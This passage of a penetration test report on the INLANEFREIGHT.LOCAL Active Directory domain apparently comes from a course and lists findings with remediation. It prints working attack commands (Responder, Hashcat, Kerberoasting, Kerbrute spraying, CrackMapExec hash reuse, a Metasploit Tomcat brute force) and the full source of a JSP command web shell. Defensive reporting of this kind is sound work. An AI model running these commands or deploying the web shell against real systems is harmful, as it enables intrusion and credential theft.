- [**Finding 2**] – Set strong (24+ character) passwords on all SPN accounts
- [**Finding 5**] – Change the default admin credentials for the Tomcat Manager
- [**Finding 7**] – Disable Directory Listing on the affected web server
- Enforce a password change for all users because of the domain compromise

Medium Term

- [**Finding 1**] – Disable LLMNR and NBT-NS wherever possible
- [**Finding 2**] – Transition from SPNs to Group Managed Service Accounts (gMSA) wherever possible
- [**Finding 3**] – Implement a solution such as the Microsoft Local Administrator Password Solution" (LAPS)
- [**Finding 4**] – Enhance the domain password policy
- [**Finding 4**] – Consider implementing an enterprise password manager
- [**Finding 5**] – Consider limiting access to the Tomcat Manager to localhost or specific IP Addresses
- [**Finding 6**] – Perform a network file share audit
- [**Finding 8**] – Enhance network logging and monitoring
- [**Finding 8**] – Implement an enterprise endpoint detection & response solution

Long Term

- Perform ongoing internal network vulnerability assessments and domain password audits
- Perform periodic Active Directory security assessments
- Educate systems and network administrators and developers on security hardening best practices compromise
- Enhance network segmentation to isolate critical hosts and limit the effects of an internal compromise

Technical Findings Details

1. LLMNR/NBT-NS Response Spoofing - High

CWE	CWE-522
CVSS 3.1 Score	9.5
Description (Incl. Root Cause)	By responding to LLMNR/NBT-NS network traffic, adversaries may spoof an authoritative source for name resolution to force communication with an adversary-controlled system. This activity may be used to collect or relay authentication materials. Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are Microsoft Windows components that serve as alternate methods of host identification. LLMNR is based upon the Domain Name System (DNS) format and allows hosts on the same local link to perform name resolution for other hosts. NBT-NS identifies systems on a local network by their NetBIOS name.
Security Impact	Adversaries can spoof an authoritative source for name resolution on a victim network by responding to LLMNR (UDP 5355)/NBT-NS (UDP 137) traffic as if they know the identity of the requested host, effectively poisoning the service so that the victims will communicate with the adversary-controlled system. If the requested host belongs to a resource that requires identification/authentication, the username and NTLMv2 hash will then be sent to the adversary-controlled system. The adversary can then collect the hash information sent over the wire through tools that monitor the ports for traffic or through Network Sniffing and crack the hashes offline through Brute Force to obtain the plaintext passwords. In some cases where an adversary has access to a system that is in the authentication path between systems or when automated scans that use credentials attempt to authenticate to an adversary-controlled system, the NTLMv2 hashes can be intercepted and relayed to access and execute code against a target system relay step can happen in conjunction with poisoning but may also be independent of it. Several tools exist that can be used to poison name services within local networks such as NBNSpoof, Metasploit, and Responder.
Affected Domain	• INLANEFREIGHT.LOCAL
Remediation	• Disable LLMNR and NetBIOS in local computer security settings or by group policy if they are not needed within an environment • Use host-based security software to block LLMNR/NetBIOS traffic. Enabling SMB Signing can stop NTLMv2 relay attacks. • Network intrusion detection and prevention systems that can identify traffic patterns indicative of MiTM activity can be used to mitigate activity at the network level. • Network segmentation can be used to isolate infrastructure components that do not require broad network access. This may mitigate, or at least alleviate, the scope of MiTM activity.
External References	https://attack.mitre.org/techniques/T1557/001/

Finding Evidence:

Running the [Responder](#) tool to attempt to obtain user account password hashes.

```
$ sudo responder -I eth0 -wrfv

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0

 <SNIP>

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.195.168]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-TWWXTGD94CV]
    Responder Domain Name      [3BKZ.LOCAL]
    Responder DCE-RPC Port     [47032]

[+] Listening for events...

<SNIP>

[SMB] NTLMv2-SSP Client   : 192.168.195.205
[SMB] NTLMv2-SSP Username : INLANEFREIGHT\bsmith
[SMB] NTLMv2-SSP Hash     :
bsmith::INLANEFREIGHT:7ecXXXXXX98ebc:73D1B2XXXXXXXXXXX45085A651:0101000000000000B588D9F766D801191BB2236A5FA
AA500000000020008003300420004B005A0001001E00570049004E002D00540057005700580054004700440039003400430056000400034
00570049004E002D00540057005700580054004700440039003400430056002E00330042004B005A002E004CXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXX2E004C004F00430041004C000700080000B588D9F766D801060004000200000008003000300000000000000001000000000
2000002CAE5BF3BB1FD2F846A280AEF43A8809C15207BFCB4DF5A580BA1B6FCAF6BBCE0A001000000000000000000000000000000000000
00900280063006900660073002F003100390032002E003100360038002E003100390035002E00310036003800000000000000000000000
0000

<SNIP>
```

Figure 18: Running Responder

Successfully cracking a password hash with [Hashcat](#) to reveal the clear text password value.

```
$ hashcat -m 5600 bsmith_hash /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

BSMITH::INLANEFREIGHT:7eccd965c4b98ebc:73d1b2c8c5f9861eefd31bb45085a651:0101000000000000b588d9f766d801191bb
2236a5faaa500000000020008003300420004b005a0001001e00570049004e002d00540057005700580054004700440039003400430056
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX0047004400390034004300560002e00330042004b005a0
02e004c004f00430041004c0003001400330042004b005a002e004c004f00430041004c0005001400330042004b005a002e004c004f00
430041004c000700080000b588d9f766d80106000400020000000800300030000000000000000100000000002000002cae5bf3bb1fd2f84
6a280aef43a8809c15207bfcb4df5a580ba1b6fcaf6bbce0a00100000000000000000000000000000000000000900280063006900660073
002f003100390032002e003100360038002e003100390035002e003100360038000000000000000000000000:<REDACTED>
```

Figure 19: Cracking a Password with Hashcat

2. Weak Kerberos Authentication ("Kerberoasting") - High

CWE	CWE-522
CVSS 3.1 Score	9.5
Description (Incl. Root Cause)	In an Active Directory (AD) environment, Service Principal Names (SPNs) are used to uniquely identify instances of a Windows service. Kerberos authentication requires that each SPN be associated with one service account (Active Directory user account). Any authenticated AD user can request one or more Kerberos Ticket-Granting Service (TGS) tickets from the domain controller for any SPN accounts. These tickets are encrypted with the associated AD account's NTLM password hash. They can be brute forced offline using a password cracking tool such as Hashcat if a weak password is used along with the RC4 encryption algorithm. If AES encryption is in use, it will take more resources to "crack" a ticket to reveal the account's clear-text password, but it is possible if weak passwords are in use.
Security Impact	A successful Kerberoasting attack along with cracked passwords could lead to lateral movement and privilege escalation in an AD environment. If a password is cracked for a Domain Administrator account or equivalent, an attacker could gain control over most, if not all, resources in the domain.
Affected Domain	• INLANEFREIGHT.LOCAL
Remediation	Where possible eliminate SPNs in the environment in favor of Group Managed Service Accounts (gMSA) which are not subject to this type of attack. If migration to gMSAs is not possible the following steps will help mitigate the risk of this attack: • Enable AES Kerberos encryption instead of RC4 • Use strong 25+ character passwords for service accounts and rotate them periodically • Limit the privileges of service accounts and avoid creating SPNs tied to highly privileged accounts such as Domain Administrators
External References	https://attack.mitre.org/techniques/T1558/003/

Finding Evidence:

Retrieving a listing all SPN accounts in the INLANEFREIGHT.LOCAL domain using the GetUserSPNs.py tool from the Impacket toolkit.

```
$ GetUserSPNs.py INLANEFREIGHT.LOCAL/bsmith -dc-ip 192.168.195.204
Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName                          Name       MemberOf  PasswordLastSet             LastLogon
Delegation
--------------------------------------------  ---------  --------  --------------------------  ---------  ----
------
MSSQLSvc/SQL01.inlanefreight.local:1433       mssqlsvc             2022-05-13 16:52:07.280623  <never>
MSSQLSvc/SQL02.inlanefreight.local:1433       sqlprod              2022-05-13 16:54:52.889815  <never>
MSSQLSvc/SQL-DEV01.inlanefreight.local:1433   sqldev               2022-05-13 16:54:57.905315  <never>
MSSQLSvc/QA001.inlanefreight.local:1433       sqlqa                2022-05-13 16:55:03.421004  <never>
backupjob/veam001.inlanefreight.local         backupjob            2022-05-13 18:38:17.740269  <never>
vmware/vc.inlanefreight.local                 vmwaresvc            2022-05-13 18:39:10.691799  <never>
```

Figure 20: Kerberoasting - Listing SPN Accounts

Targeted Kerberoasting against the mssqlsvc account using the GetUserSPNs.py tool.

```
$ GetUserSPNs.py INLANEFREIGHT.LOCAL/bsmith -dc-ip 192.168.195.204 -request-user mssqlsvc

Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName                    Name      MemberOf  PasswordLastSet             LastLogon
Delegation
--------------------------------------  --------  --------  --------------------------  ---------  ---------
-
MSSQLSvc/SQL01.inlanefreight.local:1433  mssqlsvc            2022-05-13 16:52:07.280623  <never>


$krb5tgs$23$*mssqlsvc$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/mssqlsvc*$2c43cf68f9654320142795555d1984740$5a39
8848592 6feab23d73ad500b2f9b7698d46e91f9790348dec2867e5b1733cd5df326f346a6a3450dbd6c122f0aa72b9feca4ba8318463c
782936c51da7fa62d5106d795b4ff0473824cf5f85101fd603d0ea71edb11b8e9780e68c2ce096739fff62dbf86a67b53a616b7f17fb3
c164d8db0a7dc0c60ad48fb21aacfeecf36f2e17ca4e339ead4a8987be8448646 0bf41368426ef754930cfd4b92fee996e2f2f35796c4
4ba798c2a0f4184c9dc946a5009a515b2469d0e81f8b45360ba96f8f8fadb4678877d6c88b21e54804068bfbdb5c3ac393c5efcdf6828
6ed31bfa25f8ece180f1e3aaa4388886ed629595a6b95c68fc843c015669d57e950116c7b3988400d850e415059023e1cd27a2d6a8971
85716b806eba383bc5a0715884103212f2cc6e680a5409324b25440a015256fcce0be87a4ed348152b8d4b7e571c40ccb9c295c8cf18e
<SNIP>
```

Figure 21: Targeted Kerberoasting

3. Local Administrator Password Re-Use - High

CWE	CWE-522
CVSS 3.1 Score	9.5
Description (Incl. Root Cause)	All Windows servers in the domain were found to be using the same password for the built-in local Administrator account.
Security Impact	If an attacker can compromise one host in the domain and retrieve the NTLM password hash for the built-in local Administrator account they could use this to access all hosts in the domain using this same account, potentially leading to domain compromise or significant sensitive data disclosure.
Affected Domain	• INLANEFREIGHT.LOCAL
Remediation	Modify local administrator passwords on all affected hosts to be unique values. Consider a solution such as the Microsoft Local Administrator Password Solution (LAPS) to manage local administrator passwords centrally in Active Directory. This tool mitigates the risk of password re-use by assigning a different machine-generated randomized password to each host that changes automatically on a set interval.
External References	https://attack.mitre.org/techniques/T1558/003/ https://techcommunity.microsoft.com/t5/itops-talk-blog/step-by-step-guide-how-to-configure-microsoft-local/ba-p/2806185

Finding Evidence:

Using the CrackMapExec tool to test for local administrator password re-use. The command below ensures that only one logon attempt is made per host to avoid account lockout.

```
$ sudo crackmapexec smb --local-auth 192.168.195.0/24 -u administrator -H 31d6cfe0dxxxxxxxxxx9d7e0c089c0 | grep +

SMB         192.168.195.205 445    MS01             [+] MS01\administrator 31d6cfe0dxxxxxxxxxx9d7e0c089c0
SMB         192.168.195.220 445    SQL01            [+] SQL01\administrator 31d6cfe0dxxxxxxxxxx9d7e0c089c0
```

Figure 22: Testing for Local Admin Password Re-Use

4. Weak Active Directory Passwords - High

CWE	CWE-521
CVSS 3.1 Score	9.5
Description (Incl. Root Cause)	The tester found that users were using common, weak, passwords within the Active Directory domain and was able to uncover passwords for several users via a password spraying attack. Furthermore, an analysis of all domain passwords after achieving domain compromise showed more widespread weak password usage.
Security Impact	An attacker may be able to use this to guess passwords and gain a foothold within the internal environment. If external services are set up with Active Directory authentication (such as VPN, email, or remote application services) an attacker may be able to perform a targeted password spray to gain internal network access from an anonymous position on the internet.
Affected Domain	• INLANEFREIGHT.LOCAL *See Appendix E – INLANEFREIGHT.LOCAL Domain Password Review for a detailed domain password analysis.*
Remediation	Review the password policy and enforce a 12-character minimum password. Consider implementing an enterprise password manager to encourage the use of strong, randomized, passwords. Implement a password filter to restrict the use of common words such as variations on the words "welcome" and "password", seasons, months, and variations on the company name.
External References	https://attack.mitre.org/mitigations/M1027/

Finding Evidence:

Performing a password spraying attack against all domain users with the Kerbrute tool and finding two valid passwords.

```
$ $kerbrute passwordspray --dc 192.168.195.204 -d INLANEFREIGHT.LOCAL domain_users.txt <PASSWORD REDACTED>

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 05/31/22 - Ronnie Flathers @ropnop

2022/05/31 15:55:24 >  Using KDC(s):
2022/05/31 15:55:24 >          192.168.195.204:88

2022/05/31 15:55:24 >  [+] VALID LOGIN:       pramirez@INLANEFREIGHT.LOCAL:<PASSWORD REDACTED>
2022/05/31 15:55:24 >  [+] VALID LOGIN:       asmith@INLANEFREIGHT.LOCAL:<PASSWORD REDACTED>

2022/05/31 15:55:24 >  Done! Tested 1,974 logins (2 successes) in 0.161 seconds
```

Figure 23: Password Spraying – Kerbrute Tool

5. Tomcat Manager Weak/Default Credentials - High

CWE	CWE-521
CVSS 3.1 Score	9.5
Description (Incl. Root Cause)	An Apache Tomcat Server was found that was exposing the *Tomcat Manager* login URL and using weak/default credentials to enter the *Manager* (admin) backend.
Security Impact	An attacker who gains access to the *Tomcat Manager* area can upload a malicious application via a WAR file containing custom JSP code. This code can be used to run arbitrary commands on the underlying server in the context of the service account that the Apache Tomcat instance runs under. This Tomcat instance was running under a local service account assigned privileges that can be leveraged to escalate to the all-powerful NT AUTHORITY\SYSTEM account and gain complete control over the server, potentially gaining access to credentials and other sensitive data.
Affected Host(s)	• 192.168.195.205 (8080/TCP)
Remediation	• Restrict access to the Tomcat Manager URL to either localhost or only select IP addresses if this URL does need to be accessed remotely by administrators. • Change the default administrator account name to something unique and set a strong, randomized password that does not appear in any wordlists as the Tomcat Manager page uses Basic Authentication, which has no inherent protections against password brute-forcing attacks.
External References	https://attack.mitre.org/techniques/T1078/001/

Finding Evidence:

Setting up the Metasploit auxiliary scanner to brute-force Tomcat manager usernames and passwords.

```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.195.205
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set STOP_ON_SUCCESS true
```

Figure 24: Setting Up Tomcat Login Scanner

The tester validated scanner settings before running the tool.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name              Current Setting                     Required  Description
----              ---------------                     --------  -----------
BLANK_PASSWORDS   false                               no        Try blank passwords for all users
BRUTEFORCE_SPEED  5                                   yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false                               no        Try each user/password couple stored in the
current database
DB_ALL_PASS       false                               no        Add all passwords in the current database to
the list
DB_ALL_USERS      false                               no        Add all users in the current database to the
list
PASSWORD                                              no        The HTTP password to specify for
authentication
PASS_FILE         ../tomcat_mgr_default_pass.txt      no        File containing passwords, one per line
Proxies                                               no        A proxy chain of format
type:host:port[,type:host:port][...]
RHOSTS            192.168.195.205                     yes       The target host(s), range CIDR identifier, or
hosts file
RPORT             8080                                yes       The target port (TCP)
SSL               false                               no        Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS   true                                yes       Stop guessing when a credential works for a
host
TARGETURI         /manager/html                       yes       URI for Manager login. Default is
/manager/html
THREADS           1                                   yes       The number of concurrent threads (max one per
host)
USERNAME                                              no        The HTTP username to specify for
authentication
USERPASS_FILE     ../tomcat_mgr_default_userpass.txt  no        File containing users and passwords separated
by space
USER_AS_PASS      false                               no        Try the username as the password for all
users
USER_FILE         ../tomcat_mgr_default_users.txt     no        File containing users, one per line
VERBOSE           true                                yes       Whether to print output for all attempts
VHOST                                                 no        HTTP server virtual host
```

Figure 25: Checking Scanner Options

The tester then ran the Metasploit module to attempt to brute force the Tomcat Manager login credentials and was successful, retrieving the password for the QCC user.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.195.205:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: admin:tomcat (Incorrect)

<SNIP>

[-] 192.168.195.205:8080 - LOGIN FAILED: role1:admin (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[+] 192.168.195.205:8080 - Login Successful: QCC:<REDACTED>
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 26: Running the Login Scanner

The tester then prepared a JSP web shell to upload to the Tomcat server to achieve remote code execution.

```
$ cat cmd.jsp

<%@ page import="java.util.*,java.io.*"%>
<%
//
// JSP_KIT
//
// cmd.jsp = Command Execution (unix)
//
// by: Unknown
// modified: 27/06/2003
//
%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
</pre>
</BODY></HTML>
```

Figure 27: Contents of JSP Web Shell

The web shell was compressed into a WAR archive file which can be deployed as an application via the Tomcat Web Application Manager.

```
$ jar -cvf deploymenttest.war cmd.jsp

added manifest
adding: cmd.jsp(in = 829) (out= 422)(deflated 49%)
```

Figure 28: Creating a WAR File

The tester next logged in to the Tomcat Web Application Manager accessible at the URL http://192.168.195.205:8080/manager/html.



Figure 29: Logged in to Tomcat Manager

Next, the tester uploaded the WAR file created earlier and deployed it as an application via the Tomcat Web Application Manager.



Figure 30: Deploying Web Application



Figure 31: Web Application Deployed

With this web shell in place, the tester was able to run commands on the underlying server.



Figure 32: Running ipconfig Command

From here it would be possible to leverage user account privileges to escalate to the powerful NT AUTHORITY\SYSTEM account and begin to enumerate the Active Directory domain.



Figure 33: Confirming Account Privileges

6. Insecure File Shares - Medium

CWE	CWE-284
CVSS 3.1 Score	6.2
Description (Incl. Root Cause)	The tester uncovered multiple file shares where all Domain Users have read/write access.
Security Impact	An attacker who gains a foothold in this domain can use this access to search for files containing sensitive data such as credentials and potentially write malicious files to the file shares.
Affected Domain	• INLANEFREIGHT.LOCAL
Remediation	Review file share privileges to ensure that users are granted access in accordance with the principal of least privilege.
External References	https://attack.mitre.org/techniques/T1135/

Finding Evidence:

Viewing file shares accessible to a standard Domain user with the CrackMapExec tool.

```
$ sudo crackmapexec smb 192.168.195.205 -u asmith -p <REDACTED> --shares

SMB         192.168.195.205 445    MS01            [*] Windows 10.0 Build 17763 x64 (name:MS01)
(domain:INLANEFREIGHT.LOCAL) (signing:False) (SMBv1:False)
SMB         192.168.195.205 445    MS01            [+] INLANEFREIGHT.LOCAL\asmith:<REDACTED>
SMB         192.168.195.205 445    MS01            [+] Enumerated shares
SMB         192.168.195.205 445    MS01            Share           Permissions     Remark
SMB         192.168.195.205 445    MS01            -----           -----------     ------
SMB         192.168.195.205 445    MS01            ADMIN$                          Remote Admin
SMB         192.168.195.205 445    MS01            Backups         READ
SMB         192.168.195.205 445    MS01            C$                              Default share
SMB         192.168.195.205 445    MS01            IPC$            READ            Remote IPC
SMB         192.168.195.205 445    MS01            Migration Data  READ
SMB         192.168.195.205 445    MS01            Software        READ,WRITE
```

Figure 34: Listing Accessible Shares

7. Directory Listing Enabled - Low

CWE	CWE-548
CVSS 3.1 Score	4.3
Description (Incl. Root Cause)	The web application exposes a directory listing of some files in the web root and subfolders.
Security Impact	The severity of this finding depends on the sensitivity of the files exposed on the web server. If the directory exposes only files intended for public consumption, then the risk is lower but if an attacker can gain access to sensitive information such as configuration files, they may be able to use these to gain further access to the application or web server.
Affected Host(s)	• 192.168.195.215 (80/TCP)
Remediation	Restrict access to files and directories based on the concept of least privilege. Enforce authentication wherever possible and disable directory listing in the web server configuration.
External References	https://attack.mitre.org/techniques/T1083/ https://www.acunetix.com/blog/articles/directory-listing-information-disclosure/

Finding Evidence:

Using a web browser, browsing to the affected host lists the directory contents.

